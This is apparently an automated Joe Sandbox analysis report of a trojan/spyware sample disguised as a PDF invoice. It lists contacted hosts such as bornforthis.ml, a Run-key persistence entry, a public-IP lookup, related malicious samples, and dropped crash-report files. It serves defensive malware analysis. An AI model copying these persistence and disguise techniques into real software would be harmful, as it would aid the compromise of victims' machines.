http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-andy-robertson-valuable-quality-19946	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.666349714.0000000003F22000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-jurgen-klopp-pressing-tactics-1993836	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.666349714.0000000003F22000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s615/0_Salah-Pressing.jpg	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.664659982.0000000002DFF000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.666349714.0000000003F22000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schema.org/ListItem	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false		high
http://https://www.liverpool.com/all-about/georginio-wijnaldum	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://mab.data.tm-awx.com/rhs"	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s180/0_GettyImages-1231353837.	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.664659982.0000000002DFF000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://felix.data.tm-awx.com	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.666349714.0000000003F22000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/all-about/andrew-robertson	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000002.664659982.0000000002DFF000.00000004.00000001.sdmp, KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article17166876.ece/ALTERNATES/s615/0_GettyImages-1175998874.	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ipify.org%GETMozilla/5.0	firefox.exe, 00000014.00000002.909476623.0000000002881000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-gini-wijnaldum-rumours-fitness-199533	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish-199590	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s180/0_GettyImages-1304940818.	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/all-about/transfers	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000000.00000003.647039945.00000000040C2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.17.57	bornforthis.ml	United States		13335	CLOUDFLARENETUS	false
101.50.1.12	jumatsedekah.com	Indonesia		55688	BEON-AS-IDPTBeonIntermediaID	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	385328
Start date:	12.04.2021
Start time:	10:35:38
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 14s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	KHAWATMI CO.IMPORT & EXPORT_PDF.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@21/12@7/2

EGA Information:	Failed
HDC Information:	• Successful, ratio: 2.4% (good quality ratio 1.7%) • Quality average: 40.7% • Quality standard deviation: 31.7%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, WerFault.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 52.255.188.83, 13.107.3.254, 13.107.246.254, 88.221.62.148, 92.123.150.225, 104.43.193.48, 20.82.210.154, 40.88.32.150, 52.155.217.156, 20.54.26.129, 2.20.142.210, 2.20.142.209, 92.122.213.247, 92.122.213.194, 13.64.90.137, 20.50.102.62 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, s-ring.msedge.net, a1449.dscg2.akamai.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, e11290.dspg.akamaiedge.net, e13551.dscg.akamaiedge.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, msagfx.live.com-6.edgekey.net, skypedataprdcoleus15.cloudapp.net, authgfx.msa.akadns6.net, go.microsoft.com, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, consumerrp-displaycatalog-aks2eap.md.mp.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, s-ring.s-9999.s-msedge.net, t-ring.msedge.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, t-9999.t-msedge.net, skypedataprdcoleus17.cloudapp.net, s-9999.s-msedge.net, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, t-ring.t-9999.t-msedge.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/385328/sample/KHAWATMI CO.IMPORT & EXPORT_PDF.exe

Simulations

Behavior and APIs

Time	Type	Description
10:36:41	API Interceptor	691x Sleep call for process: KHAWATMI CO.IMPORT & EXPORT_PDF.exe modified
10:36:45	API Interceptor	2x Sleep call for process: WerFault.exe modified
10:36:52	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run firefox C:\Users\user\AppData\Roaming\firefox\firefox.exe
10:37:00	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run firefox C:\Users\user\AppData\Roaming\firefox\firefox.exe
10:37:22	API Interceptor	454x Sleep call for process: firefox.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.21.17.57	ieuHgdpuPo.exe	Get hash	malicious	Browse	• bornforth is.ml/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-B86F8FF0FC5B4DFA84D548466676F331.html
	Payment Slip.doc	Get hash	malicious	Browse	• bornforth is.ml/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-9B8523D461F26385D631D5F620BB8B2E.html
	Cobro Juridico_0291662728_7023446_452487041454723_016698_5192136884256735776_2301761820735_pdf.exe	Get hash	malicious	Browse	• bornforth is.ml/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-563A37589B0D2B59C10374B2A5702724.html
	BL2659618800638119374.xls.exe	Get hash	malicious	Browse	• bornforth is.ml/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-411168C7CB32589BC9FA46F44C581051.html
	Re Confirm#U00ffthe invoice#U00ffthe payment slip.exe	Get hash	malicious	Browse	• bornforth is.ml/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-A354FBFCCC9BAC28AE0C0FFC172C1EF9.html

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	GQ5JvPEI6c.exe	Get hash	malicious	Browse	• bornforth is.ml/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-9B8523D461F26385D631D5F620BB8B2E.html
	COMMERCIAL INVOICE N#U00c2#U00ba 0001792E21.exe	Get hash	malicious	Browse	• bornforth is.ml/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-217C604161C10233520053A33E0A764C.html
	MINUSCA P01-21.exe	Get hash	malicious	Browse	• bornforth is.ml/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-A39FCD8B5C8720A97DC432DDA40A393E.html
	P195 NOVO Cinema#2021.exe	Get hash	malicious	Browse	• bornforth is.ml/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-5573265BC294D44B8ECD9F019E83F237.html
101.50.1.12	Rechnung_17_12_2019_1675666855.doc	Get hash	malicious	Browse	• suryaprimaimplantama.com/cgi-sys/suspendedpage.cgi
	057714260497313955.doc	Get hash	malicious	Browse	• timurjayaindosteel.com/wp-content/suqzjgt3871/
	057714260497313955.doc	Get hash	malicious	Browse	• timurjayaindosteel.com/wp-content/suqzjgt3871/
	057714260497313955.doc	Get hash	malicious	Browse	• timurjayaindosteel.com/wp-content/suqzjgt3871/
	http://meidiaz.com/wp-admin/BDPYRRhgvVlfutw/	Get hash	malicious	Browse	• meidiaz.com/favicon.ico
	Archivo 23-09-2019 0543768.doc	Get hash	malicious	Browse	• www.angelicaevelyn.com/wp-admin/cbo60/
	Archivo 23-09-2019 0543768.doc	Get hash	malicious	Browse	• www.angelicaevelyn.com/wp-admin/cbo60/
	Archivo 23-09-2019 0543768.doc	Get hash	malicious	Browse	• www.angelicaevelyn.com/wp-admin/cbo60/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
bornforthis.ml	ieuHgdpuPo.exe	Get hash	malicious	Browse	• 104.21.17.57
	Cobro Juridico_0420198202_326828_4985792583130360_300690_8122300886764676459_5190713730838_pdf.exe	Get hash	malicious	Browse	• 172.67.222.176
	Payment Slip.doc	Get hash	malicious	Browse	• 104.21.17.57
	Cobro Juridico_0291662728_7023446_452487041454723_016698_5192136884256735776_2301761820735_pdf.exe	Get hash	malicious	Browse	• 104.21.17.57
	Cobro Juridico_07223243630_5643594_539661009070075_49874359_5059639084170590400_7272781644_pdf.exe	Get hash	malicious	Browse	• 172.67.222.176
	BL2659618800638119374.xls.exe	Get hash	malicious	Browse	• 104.21.17.57
	Purchase order and quote confirmation.exe	Get hash	malicious	Browse	• 172.67.222.176
	Re Confirm#U00ffthe invoice#U00ffthe payment slip.exe	Get hash	malicious	Browse	• 104.21.17.57
	GQ5JvPEI6c.exe	Get hash	malicious	Browse	• 104.21.17.57
	COMMERCIAL INVOICE N#U00c2#U00ba 0001792E21.exe	Get hash	malicious	Browse	• 104.21.17.57
	9479_pdf.exe	Get hash	malicious	Browse	• 172.67.222.176
	MINUSCA P01-21.exe	Get hash	malicious	Browse	• 104.21.17.57
	2EGv1FEjOU.exe	Get hash	malicious	Browse	• 172.67.222.176
	P195 NOVO Cinema#2021.exe	Get hash	malicious	Browse	• 104.21.17.57

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
BEON-AS-IDPTBeonIntermediaID	Purchase order and quote confirmation.exe	Get hash	malicious	Browse	• 101.50.1.12
	Re Confirm#U00ffthe invoice#U00ffthe payment slip.exe	Get hash	malicious	Browse	• 101.50.1.12
	Purchase Order 2070121_SN-WS.exe	Get hash	malicious	Browse	• 103.27.206.196
	H56P7iDwnJ.doc	Get hash	malicious	Browse	• 101.50.1.27
	Zahlung-06.11.20.exe	Get hash	malicious	Browse	• 101.50.0.165
	H4A2-423-EM154-302.exe	Get hash	malicious	Browse	• 101.50.0.165
	38MjVKiDYw.doc	Get hash	malicious	Browse	• 101.50.1.18
	JdYMqpAYWK.doc	Get hash	malicious	Browse	• 101.50.1.18
	HvGWrUUUJA.doc	Get hash	malicious	Browse	• 101.50.1.18
	4MeH5JPMdX.doc	Get hash	malicious	Browse	• 101.50.1.18
	Y4oCtZX5bU.doc	Get hash	malicious	Browse	• 101.50.1.18
	TIZlukG7TU.doc	Get hash	malicious	Browse	• 101.50.1.18
	oW6V7pEddm.doc	Get hash	malicious	Browse	• 101.50.1.18
	7NHgdZOTOQ.doc	Get hash	malicious	Browse	• 101.50.1.18
	DhjGjxZ5BR.doc	Get hash	malicious	Browse	• 101.50.1.18
	n4fKspDAx5.doc	Get hash	malicious	Browse	• 101.50.1.18
	TPlrBVNblb.doc	Get hash	malicious	Browse	• 101.50.1.18
	fhopRwZv3g.doc	Get hash	malicious	Browse	• 101.50.1.18
	Tfla4MM3Ow.doc	Get hash	malicious	Browse	• 101.50.1.18
	JjAtGIggGa.doc	Get hash	malicious	Browse	• 101.50.1.18
CLOUDFLARENETUS	YNzE2QUkvaTK7kd.exe	Get hash	malicious	Browse	• 172.67.148.14
	NdBLyH2h5d.exe	Get hash	malicious	Browse	• 23.227.38.74
	s6G3ZtvHZg.exe	Get hash	malicious	Browse	• 172.67.130.43
	4oItdZkNOZ.exe	Get hash	malicious	Browse	• 23.227.38.74
	ieuHgdpuPo.exe	Get hash	malicious	Browse	• 104.21.17.57
	Cobro Juridico_0420198202_326828_4985792583130360_300690_8122300886764676459_5190713730838_pdf.exe	Get hash	malicious	Browse	• 172.67.222.176
	Payment Slip.doc	Get hash	malicious	Browse	• 104.21.17.57
	Cobro Juridico_0291662728_7023446_452487041454723_016698_5192136884256735776_2301761820735_pdf.exe	Get hash	malicious	Browse	• 104.21.17.57
	INQUIRY 1820521 pdf.exe	Get hash	malicious	Browse	• 104.21.82.58
	PaymentCopy.vbs	Get hash	malicious	Browse	• 172.67.222.131
	PAYMENT COPY.exe	Get hash	malicious	Browse	• 104.21.28.135
	PO NUMBER 3120386 3120393 SIGNED.exe	Get hash	malicious	Browse	• 1.2.3.4
	Cobro Juridico_07223243630_5643594_539661009070075_49874359_5059639084170590400_7272781644_pdf.exe	Get hash	malicious	Browse	• 172.67.222.176
	BL2659618800638119374.xls.exe	Get hash	malicious	Browse	• 172.67.222.176
	Purchase order and quote confirmation.exe	Get hash	malicious	Browse	• 172.67.222.176
	Confirm Order for SK TRIMS & INDUSTRIES_DK4571,pdf .exe	Get hash	malicious	Browse	• 172.67.188.154
	Re Confirm#U00ffthe invoice#U00ffthe payment slip.exe	Get hash	malicious	Browse	• 104.21.17.57
	SOA.exe	Get hash	malicious	Browse	• 104.21.19.200
	RFQ No A'4762GHTECHNICAL DETAILS.exe	Get hash	malicious	Browse	• 104.21.19.200
	GQ5JvPEI6c.exe	Get hash	malicious	Browse	• 104.21.17.57

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
54328bd36c14bd82ddaa0c04b25ed9ad	ieuHgdpuPo.exe	Get hash	malicious	Browse	• 104.21.17.57
	Cobro Juridico_0420198202_326828_4985792583130360_300690_8122300886764676459_5190713730838_pdf.exe	Get hash	malicious	Browse	• 104.21.17.57
	Cobro Juridico_0291662728_7023446_452487041454723_016698_5192136884256735776_2301761820735_pdf.exe	Get hash	malicious	Browse	• 104.21.17.57
	Cobro Juridico_07223243630_5643594_539661009070075_49874359_5059639084170590400_7272781644_pdf.exe	Get hash	malicious	Browse	• 104.21.17.57
	BL2659618800638119374.xls.exe	Get hash	malicious	Browse	• 104.21.17.57
	Purchase order and quote confirmation.exe	Get hash	malicious	Browse	• 104.21.17.57
	Confirm Order for SK TRIMS & INDUSTRIES_DK4571,pdf .exe	Get hash	malicious	Browse	• 104.21.17.57
	Re Confirm#U00ffthe invoice#U00ffthe payment slip.exe	Get hash	malicious	Browse	• 104.21.17.57
	SOA.exe	Get hash	malicious	Browse	• 104.21.17.57
	RFQ No A'4762GHTECHNICAL DETAILS.exe	Get hash	malicious	Browse	• 104.21.17.57
	GQ5JvPEI6c.exe	Get hash	malicious	Browse	• 104.21.17.57
	JSTCG21040600210 xlxs.exe	Get hash	malicious	Browse	• 104.21.17.57
	PAYMENT RECEIPT.exe	Get hash	malicious	Browse	• 104.21.17.57
	COMMERCIAL INVOICE N#U00c2#U00ba 0001792E21.exe	Get hash	malicious	Browse	• 104.21.17.57
	9479_pdf.exe	Get hash	malicious	Browse	• 104.21.17.57
	fyi.exe	Get hash	malicious	Browse	• 104.21.17.57
	MINUSCA P01-21.exe	Get hash	malicious	Browse	• 104.21.17.57
	Invoice-ID-(87656532).vbs	Get hash	malicious	Browse	• 104.21.17.57
	2EGv1FEjOU.exe	Get hash	malicious	Browse	• 104.21.17.57
	P195 NOVO Cinema#2021.exe	Get hash	malicious	Browse	• 104.21.17.57

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_KHAWATMI CO.IMPO_5234892f60a6fc5cef568f6b8afb785bfdf6873_4cf11da3_169e8dc4\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	6984
Entropy (8bit):	3.7755590726038553
Encrypted:	false
SSDEEP:	96:rA3Va4EhDjCQiMlHHxpLUpXI/c/NZAXGng5FMTPSkvPkpXmTAMfnVXT5Ur9BUhTj:E3g4EhD9mC/u7szS274ltkN
MD5:	614CD40560D2F1AE24C65C67F48DBCA8
SHA1:	23BB50587EDA603FA58D4D00A06105731F062E30
SHA-256:	AB798557AC1101A866AFDD9A3325D7719626E6CF9031A8D98DE7EF8370BBCA80
SHA-512:	24795C9EE3F3ADEEC84A7111B6D3EE390A3CF152D524D9A8D4C6E691AEDEF453E35515974028F90BF5467D981BEF505FA8C3F872EA41C3C0EDE3E67BEEF77378
Malicious:	false
Reputation:	low
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.C.L.R.2.0.r.3.....E.v.e.n.t.T.i.m.e.=.1.3.2.6.2.6.9.0.1.9.5.7.2.4.9.5.1.6.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.6.2.6.9.0.2.0.4.3.1.8.6.7.1.7.....R.e.p.o.r.t.S.t.a.t.u.s.=.2.6.8.5.6.6.5.2.8.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.8.2.e.7.6.5.e.2.-.1.4.1.9.-.4.c.c.4.-.a.8.e.7.-.a.e.5.7.8.9.f.4.3.1.1.0.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.3.1.c.5.a.b.4.6.-.d.8.f.3.-.4.0.2.c.-.9.4.4.e.-.8.9.1.7.0.3.5.e.7.a.8.f.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.K.H.A.W.A.T.M.I. .C.O...I.M.P.O.R.T. .&. .E.X.P.O.R.T._.P.D.F...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.b.a.d.e.n.b.e.r.g...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.b.b.4.-.0.0.0.1.-.0.0.1.b.-.1.0.9.8.-.3.6.e.b.7.6.2.f.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.b.c.a.c.6.6.c.0.6.8.3.e.a.6.d.0.3.a.5.6.9.d.0.4.f.0.a.e.9.d.a.e.0.0.0.0.0.0.0.0.!.0.0.0.0.c.a.f.b.4.2.e.d.9.1.8.

C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_firefox.exe_da79bea013ab5e47f0eb56f8dd08072c163a39f_ba7a16af_0b6b26b8\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	14710
Entropy (8bit):	3.7611524426035783

C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_firefox.exe_da79bea013ab5e47f0eb56f8dd08072c163a39f_ba7a16af_0b6b26b8\Report.wer	
Encrypted:	false
SSDEEP:	192:Q5bhz8mHBUZMXyaKsU832a0/u7siS274ItCD:Kbhz9BUZMXyaqa0/u7siX4ItCD
MD5:	1DCAFC9E0A1FE42DFF449CE8036433EB
SHA1:	74FA0A7E3FBE44C88E1B8376AF4F577D0632E884
SHA-256:	92984F7316368AA1618E88A512016B4749FD2A02A1409F05CBB67079C437F5CE
SHA-512:	BABE0A8EA0C80B17F3806A51CE166645225B65A62D4A3F14334A8FB975EC13C14FB17B8031E5F46C62116AC291A6BB5F79CAD302A28CDD59F89559B32D7E27F1
Malicious:	false
Reputation:	low
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.C.L.R.2.0.r.3.....E.v.e.n.t.T.i.m.e.=.1.3.2.6.2.6.9.0.2.3.1.8.3.4.2.0.6.3.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.6.2.6.9.0.2.4.3.2.8.7.2.9.2.1.....R.e.p.o.r.t.S.t.a.t.u.s.=.2.6.8.5.6.6.5.2.8.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.3.a.0.8.9.0.6.f.-.3.1.2.3.-.4.3.1.2.-.8.3.4.2.-.f.9.6.d.d.a.f.d.0.2.e.5.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.9.3.e.c.7.5.1.a.-.b.1.1.7.-.4.6.6.5.-.8.9.a.3.-.0.d.3.f.f.0.3.6.3.e.f.f.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.f.i.r.e.f.o.x...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.b.a.d.e.n.b.e.r.g...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.b.7.c.-.0.0.0.1.-.0.0.1.b.-.3.1.0.b.-.c.d.0.1.7.7.2.f.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.b.c.a.c.6.6.c.0.6.8.3.e.a.6.d.0.3.a.5.6.9.d.0.4.f.0.a.e.9.d.a.e.0.0.0.0.0.0.0.0.!.0.0.0.0.c.a.f.b.4.2.e.d.9.1.8.9.f.f.9.5.0.d.a.2.b.1.4.d.7.a.b.3.a.e.a.b.2.2.9.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER6685.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, CheckSum 0x00000004, Mon Apr 12 08:36:39 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	52502
Entropy (8bit):	2.928860451821771
Encrypted:	false
SSDEEP:	384:QG6Zw13fFEF3HEFpMJl39mxLq0EklSEr7F9JmtkBZcwJLU/XDDhQIi0t5iokMhT4:j3fFMHEh6/Cp07iYPmn3Ham2V2R1l
MD5:	42C1FB9F4CE0CFC32A0904E50BE45919
SHA1:	631ABCA1E2072F507A94CAF26B2DE5D548795CC2
SHA-256:	C11EE84BC220CA30D1D5F92F45A3ABEA2ADDE4C60A102CBD24B4BDD2581FA6DF
SHA-512:	CF6642E04A804D65E763C175E9F7CD9C2916404EA6B23F4CEBD7D2E8FC42A62FB1C54820BF41F135BA45E8928D60518450B0A30E44C451F7099B13F3BF47CB5
Malicious:	false
Reputation:	low
Preview:	MDMP..... .....t`.....U.....B.....8,.....GenuineIntelW.....T.....t`.....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8012
Entropy (8bit):	3.705780916412254
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiWQ6FG6YrHSUJ6gmfZsS7+prR89bE6sfUSsm:RrlsNi56U6YLSUJ6gmf+SREZfB
MD5:	A5701DF86BC066037EFF410775FA82CC
SHA1:	773AD153C56598F356F53142F82F37A7CF773C14
SHA-256:	FF3C076F66B7E86826B4316CC2B1C9934EBA89F7064D17CD6140A5ECE296D647
SHA-512:	1283B852FA034D2B85A1BF9ADAAB35FF270072A95EBA1D5C323FC3CEC3B98F8E261D7A6A97C47EBA4D49F6087256C800C2C56027BA5EB1DE6D8A5761AF6A6153
Malicious:	false
Reputation:	low
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.7.0.9.2.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER7D5B.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4866
Entropy (8bit):	4.577787225272875
Encrypted:	false
